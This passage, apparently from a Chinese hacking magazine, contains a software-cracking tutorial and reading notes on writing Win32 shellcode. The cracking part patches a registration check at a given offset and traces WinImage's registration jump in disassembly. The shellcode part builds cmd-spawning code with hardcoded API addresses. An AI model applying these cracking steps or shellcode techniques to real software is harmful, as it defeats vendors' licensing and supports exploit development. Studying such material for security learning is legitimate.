向上看，背景为灰色的这一句就是软件的关键跳转了。既然找到了我们想要的东西那就快点行动吧！打开UltraEdit加载软件，按下Ctrl+G快捷键，填上偏移地址0x0000259c回车来到代码处，打开搜索→替换（如图8），填写好参数，然后保存软件。

现在我们打开软件就发现软件已经注册了，如图9。




图9

二、注册码跟踪法

软件名称：WinImage

软件功能：可将文件或是文件夹制成 Image 文件的程序

下载地址：http://www1.skycn.com/soft/3564.html

破解工具：PeiD W32dsm Ollydbg




图8

注册码跟踪一般流程如图10。

这些流程并不是绝对的，所以只做参考使用，千万别给流程限制住了思维哦！

现在我们就来看看这个国外的软件，使用PEID查看软件并没有加壳，我就不抓图了。启动软件，调出注册窗口随便填写后注册，弹出注册失败，如图11。





图10



图11


图12

记好这个关键提示，对软件进行反汇编时需要用到这条信息。这次用的是经典的W32DSM，软件加载好之后，单击“参考→串式数据参考”，把软件中所有出现的串式数据列出来，接下来就要靠自己寻找了，这个软件很简单，一眼就看出了关键所在，如图12。

看到了吧，注册成功提示和注册失败提示在一起，双击串式数据后软件跳到如下代码处：

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0043FE4C(C)
|
:0043FE53 33F6                    xor esi, esi
:0043FE55 46                      inc esi
:0043FE56 3BC2                    cmp eax, edx
:0043FE58 7529                    jne 0043FE83
:0043FE5A 6810200000              push 00002010

* Possible Reference to String Resource ID=01069: "WinImage Registration"
|
:0043FE5F 682D040000              push 0000042D
:0043FE64 8935940F4600            mov dword ptr [00460F94], esi
:0043FE6A 8935400B4600            mov dword ptr [00460B40], esi
:0043FE70 8815E00E4600            mov byte ptr [00460EE0], dl
:0043FE76 8815700B4600            mov byte ptr [00460B70], dl

* Possible Reference to String Resource ID=01067: "Registration information is invalid"
|
:0043FE7C 682B040000              push 0000042B
:0043FE81 EB1B                    jmp 0043FE9E
```

这里显示了注册失败信息，从代码看，软件注册失败后是从0043FE4C这个地址跳转过来的，查看0043FE4C处：

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0043FE38(C)
|
:0043FE40 391590044600      cmp dword ptr [00460490], edx
:0043FE46 890D480B4600      mov dword ptr [00460B48], ecx
:0043FE4C 7505              jne 0043FE53
:0043FE4E A3480B4600        mov dword ptr [00460B48], eax
```

下接第183页

读《Q版黑客——缓冲区溢出教程》学习笔记之 Win32 ShellCode编写初体验

文/scuhkr/古开元 四川大学信息安全研究所

期盼已久的由ww0830执笔的《Q版黑客--缓冲区溢出教程》(下简称《Q》)终于上市咯，呵呵，广大有致于学习溢出技术的读者这回有福气了，该书语言风格幽默生动，内容由浅入深，层层递进，既有广度，又有深度，全方位的介绍了缓冲区溢出技术的精髓，好像也是国内第一本系统介绍缓冲区溢出的教程。于是想，这么好的书，不写读书笔记，不写学习心得，那就太对不起自己，于是就有了这一篇的读《Q》书学习笔记。

大家都知道，ShellCode的编写基本上决定了整个exploit程序的成功与否的关键，所以本读书笔记详细地讲解了如何着手写一个简单的开DOS的ShellCode的过程，目的是希望能给刚接触缓冲区溢出技术并被恐怖的ShellCode挡在溢出门外的读者一些帮助。

因为是第一篇读书笔记，所以并没涉及到复杂的漏洞程序溢出分析及技术细节的东西，呵呵，在以后的读《Q》书学习笔记里也许会讲到。好，现在就让我们开始初体验Win32 ShellCode的魅力吧（注：以下学习环境为WinXpSp1+VC6sp6）。

就如“Hello world”在初学C语言的地位一样，开一个DOS窗口应该算得上是初学Win32 ShellCode的经典了(Shell的说法源于Unix，就是Unix类系统的命令行终端，在Windows下对应就是DOS，就是我们常说的cmd窗口，ShellCode的说法是从Unix下继承而来)。所以，《Q》书中的第一章，ww0830也是利用了Windows API开DOS窗口的例子，然后反汇编，最后提取16进制的ShellCode,让大家大致了解ShellCode的编写框架模式。

该例子的C代码如下：

```
#include <windows.h>
int main()
{
    LoadLibrary("msvcrt.dll");
    system("cmd.exe");
    Return 0;
}
```

我们在VC下编译运行，就能弹出一个可爱的DOS窗口了，如图1。




图1

原理方面的东西，《Q》书中讲得很清楚了，可是在介绍具体操作上好像有点跳跃，我的一个漂亮师妹看了后，迷迷糊糊的，抱着书就来问我，“这些汇编代码怎么来的啊？”“那些16进制怎么得到的呢？”“为什么我的运行结果不正确？”嘿嘿，机会来了，赶紧把自己的学习心得展示给小师妹看。为了简单，我挑选了更简单的实现方式来开一个DOS窗口，C代码如下：

```
#include <windows.h>
int main()
{
    char cmdline[4];
    cmdline[0] = 'c';
    cmdline[1] = 'm';
    cmdline[2] = 'd';
    cmdline[3] = '\0';
    WinExec(cmdline, SW_SHOW);
}
```

我只用了一个Win32 Api而已，就是WinExec()。查查MSDN，对该函数描述如下：

```
UINT WinExec(
    LPCSTR lpCmdLine,  //要运行的命令行字符串(文件名+可选参数)，以空字符'\0'结尾
    UINT uCmdShow             //cmd窗口显示方式
);
```

大家注意到，这里的命令行字符串只是一个简单的“cmd”，而并不是“C:\windows\system32\cmd.exe”，这样WinExec能找到执行路径吗？呵呵，这是因为WinExec()执行时是按以下的路径依次搜索可执行文件的。

1、应用程序所在目录

2、当前目录

3、系统目录system32/

4、Windows目录windows/

5、环境变量路径所列的目录

如果在依次搜索过程中，只要第一次发现匹配的文件名(笔者本人在测试过程中就因为没理解到整个搜索的次序问题，几乎郁闷致死。笔者在VC的工程名为cmd，毫无疑问的，生成可执行程序名也是cmd.exe，后来运行的时候，怎么也不弹出DOS窗口，因为执行的不是system32里的cmd.exe，而是自己运行自己，当时还以为是VC有问题了，后来就改成了test)，就执行第一个被找到的可执行文件，而且扩展名默认为“.exe”，所以为了ShellCode的简洁，这里连扩展名“.exe”都省掉了，只用了“cmd”，后面的‘\0’表示空字符结尾的字符串，因为这是WinExec()第一个参数要求的，而第2个参数SW_SHOW表示显示该窗口，否则，我们就看不到效果了啊！

编译运行，得到和图1同样的窗口，如图2。

好，开DOS的C实现代码有了，按照ww0830的方法，剩下的就是先把它的C代码变成汇编，然后再变成16进制代码。路人甲一听，卷起袖子就开始拿起SoftIce，嘴里还嘟嘟着说，“终于到汇编部分了…”。汗～现在“黑客”们动不动就SoftIce、IDA，据说许多入门的菜鸟们都是这样被扼杀在溢出之门外的。只是一个小程序，杀蚂蚁焉用牛刀，VC就足够了。在VC下，按F10，进入调试状态，然后把光标移到exit(1)所在的行，按Ctrl+F10，让程序运行到光标所在行处停下，这里就是程序结束的地方，按Alt+8，切换到汇编模式下，我们就可以得到图3。

把main(){}里的汇编代码全部复制(Ctrl+C)，然后切换回C代码页(从菜单栏Windows选回去，或干脆关掉汇编页)，把原来main()里的代码去掉（注释掉也行，方便调试），然后把拷贝的汇编段粘贴上去，如图4。把main(){}里的汇编代码全部复制(Ctrl+C)，然后切换回C代码页(从菜单栏Windows选回去，或干脆关掉汇编页)，把原来main()里的代码去掉（注释掉也行，方便调试），然后把拷贝的汇编段粘贴上去，如图4。

显然，最左边的0040D4**只是标记内存中偏移地址，这里我们不关心，统统删掉，标号5，6，7一直到10是VC编译器Debug模式下附加的方便调试的信息，我们也全部不要。还有，因为使用的是VC下的内联汇编，所以汇编代码必须包括在__asm{}里，意思是告诉编译器：这里面放的是汇编代码，你要特殊对待哦。这步完了过后，我们得到图5。




图 2




图 3




图 4




图 5




图 6




图 7

编译运行，晕，错误一堆，仔细看看，下面这一行有问题。

```
call  dword ptr [__imp__WinExec@8 (0042a14c)]
```

原来还没有 WinExec()和 exit()这两个函数的地址，我们这里不是通过 LoadLibrary()和 GetProcAddress()来加载库和函数的，所以无法利用《Q》书中所介绍的通过查看函数调用后 E A X 的值来得到函数地址的。那怎么办呢？呵呵，方法多了。

第一种方法：可以通过 MS DEV 的辅助工具 depend.exe(包含在 MS DEV 的 com-mon/tools 目录下，不过好象.net 没有这个东西，反正我没找到，汗～)来找到该函数的地址，如图 6 。

公式为：Dll 基地址＋函数入口偏移地址＝在内存中的绝对地址

这里就是：**0x77E40000 + 0x0000FD60 = 0x77E4FD60**

第二种方法：注意到__imp__WinExec@8 (0042a14c)这个了吗？前面的“imp”表示是从 import table 导入的函数，“@8”表示 8 个字节的参数，而“(0042a14c)”指明了该函数在 IAT(Import Address Table)里被 Windows 加载器写入的导入函数的地址，这里就是 WinExec()的地址，我们打开 VC 内存窗口(调试状态试一下，Alt+8)，右键选择“Long Hex Format”，然后把 0042a14c 输入到地址里，回车，会发现在 0042a14 地址处的值正好是 0x77E4FD60，如图 7。

第三种方法：函数名其本质就是一个地址，如果你聪明一点，偷工减料，对这个程序而言，我们要得到某个函数的地址，自己写一行代码就可以搞定，如下：

```
printf("0x%.8X\n",
WinExec);
```

编译运行，得到如图 8 的结果。

